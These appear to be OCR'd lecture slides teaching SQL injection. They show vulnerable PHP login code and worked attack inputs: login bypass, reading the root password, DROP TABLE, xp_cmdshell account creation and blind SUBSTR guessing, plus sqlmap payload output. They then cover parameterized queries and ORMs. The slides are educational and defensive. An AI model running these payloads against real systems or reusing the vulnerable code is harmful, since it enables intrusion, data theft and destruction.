- **Use Parameterized APIs:** APIs handle user input separately from the command logic
  - `subprocess.run(['ls', '-l', '/home/user'], check=True)`
- **Avoid Direct Shell Access:** Avoid using functions that execute commands via a shell
  - ~~`system()` in C/C++~~
  - ~~`exec()`, `eval()`, `os.system()` in Python~~
  - ~~`Runtime.exec()` in Java~~

SQL Injection

Relational Databases

Name	Dry/Wet Food	Good Boy (Y/N)
Fido	Dry	Y
Rex	Wet	N
Bubbles	Dry	Y
Cujo	Wet	N

Tag #	Height (in)	Weight (lbs)
1573	15	21
2684	9	7
3795	27	130
4806	6	5

Tag #	Name	Breed	Color	Age
1573	Fido	Beagle	Brown/White	1.5
2684	Rex	Pekingese	White	9
3795	Bubbles	Rottweiler	Black	5
4806	Cujo	Chihuahua	Gold	4

- Data are organized as **tables**
  - **1 Column** - 1 attribute; **1 Row** - 1 record
- Tables are linked by **relations** (same kind of columns)
  - Not important for this lecture

SQL Basics

- **SQL (Structured Query Language)**
  - Language that's used to manipulate data in relational databases.

Fetch data

```
SELECT
    [columns]
FROM table
WHERE [conditions]
```

Combine data

```
SELECT
    [columns]
FROM tbl1
JOIN tbl2
ON tbl1.col1 = tbl2.col2
WHERE [conditions]
```

SQL Basics

- **SQL (Structured Query Language)**
  - Language that's used to manipulate data in relational databases.

Add data

```
INSERT INTO table
([columns])
VALUES ([values])
```

Remove data

```
DELETE FROM table
WHERE [conditions]
```

Update data

```
UPDATE table
SET col=val
WHERE [conditions]
```

SQL Basics

```
SELECT
    *
FROM employees
WHERE Age >= 21
```

Name	Age	ID	Salary
Alice	21	123	1000
Bob	20	124	1000
Charlie	19	245	1200
David	22	421	900
Eve	22	25	1300

employees

Name	Age	ID	Salary
Alice	21	123	1000
David	22	421	900
Eve	22	25	1300

SQL Basics

Name	Age	ID	Salary
Alice	21	123	1000
Bob	20	124	1000
Charlie	19	245	1200
David	22	421	900
Eve	22	25	1300

employees

```
SELECT
    Name,
    ID
FROM employees
WHERE Age >= 21
```

Name	ID
Alice	123
David	421
Eve	25

SQL Basics

Name	Age	ID	Salary
Alice	21	123	1000
Bob	20	124	1000
Charlie	19	245	1200
David	22	421	900
Eve	22	25	1300

employees

```
SELECT
    Name AS ID,
    Salary
FROM employees
WHERE Age >= 21
```

ID	Salary
Alice	1000
David	900
Eve	1300

SQL Basics


```
SELECT
    Name, ID
FROM employees
WHERE Age > 21
UNION ALL
SELECT
    ID AS Name, Age AS ID
WHERE Salary <= 1000
```

Name	Age	ID	Salary
Alice	21	123	1000
Bob	20	124	1000
Charlie	19	245	1200
David	22	421	900
Eve	22	25	1300

employees

Name	ID
David	421
Eve	25
123	21
124	20
421	22

SQL Injection Example




```
$login = $_POST['login'];
$pass = $_POST['password'];
$sql = "SELECT id FROM users
        WHERE username = '$login'
          AND password = '$password'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // alice
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // alice
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//    "SELECT id FROM users WHERE uid = ‘alice' AND pwd = ‘123'”
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Bad Input

```
$u = $_POST['login’]; // alice
$p = $_POST['password']; // 123'
$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = ‘alice’ AND pwd = '123''”
$rs = $db->executeQuery($sql);
//     SQL Syntax Error
if $rs.count > 0 {
   // success
}
```

Malicious Input

```
$u = $_POST['login']; // alice'--
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//     "SELECT id FROM users WHERE uid = 'alice'-- AND pwd = '123'"
$rs = $db->executeQuery($sql);
//    (No Error)
if $rs.count > 0 {
   // Success!
}
```

No Username Needed!

```
$u = $_POST['login’]; // 'or 1=1 --
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = ''or 1=1 -- AND pwd = ‘123’”
$rs = $db->executeQuery($sql);
//     (No Error)
if $rs.count > 0 {
   // Success!
}
```

Read anything you like

```
$u = $_POST['login']; // ‘; SELECT pwd AS id FROM users WHERE uid = ‘root’ –
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$p'”;
//     "SELECT id FROM users WHERE uid = ‘’; SELECT pwd AS id FROM users WHERE
uid = ‘root’-- …”
$rs = $db->executeQuery($sql);
//     (No Error)
if $rs.count > 0 {
   // Success!
}
```

Causing Damage

```
$u = $_POST[‘login’]; // '; DROP TABLE [users] --
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = ‘$p'”;
//      "SELECT id FROM users WHERE uid = ‘’; DROP TABLE [users]--”
$rs = $db->executeQuery($sql);
// No Error…(and no more users table)
```

MSSQL xp_cmdshell

Microsoft SQL server lets you run arbitrary system commands!

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

“Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.”

Escaping Database Server

```
$u = $_POST['login']; // '; exec xp_cmdshell 'net user add usr pwd'--
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = '';
         exec xp_cmdshell 'net user add usr pwd123'-- "

$rs = $db->executeQuery($sql);
// No Error…(and with a resulting local system account)
```

Blind SQL Injection

What if the application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query?

```
$u = $_POST['login']; // alice
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // Return Success
} else {
    // Return Failure
}
// But the value of $rs is never returned to the client
```

What if the attacker wants to know the password **`pwd`** of user **`admin`**?


Blind SQL Injection

What if the application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query?

```
$u = $_POST['login']; // alice
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // Return Success
} else {
    // Return Failure
}
// But the value of $rs is never returned to the client
```




The return status still leaks **1** bit of information: whether the `pwd` is correct or not

Blind SQL Injection

What if the application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query?

```
$u = $_POST['login']; // admin
$pp = $_POST['password']; // ‘ OR SUBSTR(pwd,1,1)=‘a

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      SELECT id FROM users WHERE uid = 'admin' AND pwd = ‘’ OR SUBSTR(pwd,1,1)=‘a’
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // Return Success
} else {
    // Return Failure
}
// But the value of $rs is never returned to the client
```



The return status still leaks **1** bit of information: whether the `pwd` is correct or not

- From the return status we know if our guess for the first byte is correct.
- Repeat for all subsequent bytes.

Automatic SQL Injection

- **sqlmap** (https://sqlmap.org/)
  - Supports most major RDBMS: MySQL, Oracle, PostgreSQL, Microsoft SQL Server, etc.
  - Automatically try all injection techniques: *"boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band."*
  - Automatic dictionary-based attack
  - and more ...

Automatic SQL Injection

```
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 2623=2623

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1 AND (SELECT 2980 FROM(SELECT COUNT(*),CONCAT(0x716a706271,(SELECT (ELT(2
980=2980,1))),0x7176786a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP
 BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))MVIi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x716a706271,0x644247784b624c4b55514e646867
58706f704c634d776c5461536f526663596a6166757a4451754b,0x7176786a71),NULL-- GseO
---
[17:22:13] [INFO] the back-end DBMS is MySQL
[17:22:13] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
banner:    '5.1.41-3~bpo50+1'
```

Preventing SQL Injection

- **Never trust user input** (particularly when constructing a command)
  - Never manually build SQL commands yourself!
- There are tools for safely passing user input to databases:
  - Parameterized (AKA Prepared) SQL
  - ORM (Object Relational Mapper) -> uses Prepared SQL internally

Parameterized SQL

Parameterized SQL allows you to send *query* and *arguments* ***separately*** to server

```
sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, ['Alice', ‘alice@buffalo.edu’])
```

Values are sent to server separately from command. Library doesn’t need to escape

```
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘bob@buffalo.edu'])
```

Benefits:

1. No need to escape untrusted data — server handles behind the scenes
2. Parameterized queries are faster because server caches query plan

Object Relational Mappers

Object Relational Mappers (ORM) provide an interface between native objects and relational databases.

```
class User(DBObject):
    __id__  = Column(Integer, primary_key=True)
    name    = Column(String(255))
    email   = Column(String(255), unique=True)

if __name__ == "__main__":
    users = User.query(email='alice@buffalo.edu').all()
    session.add(User(email='bob@buffalo.edu', name='Bob'))
    session.commit()
```

Questions?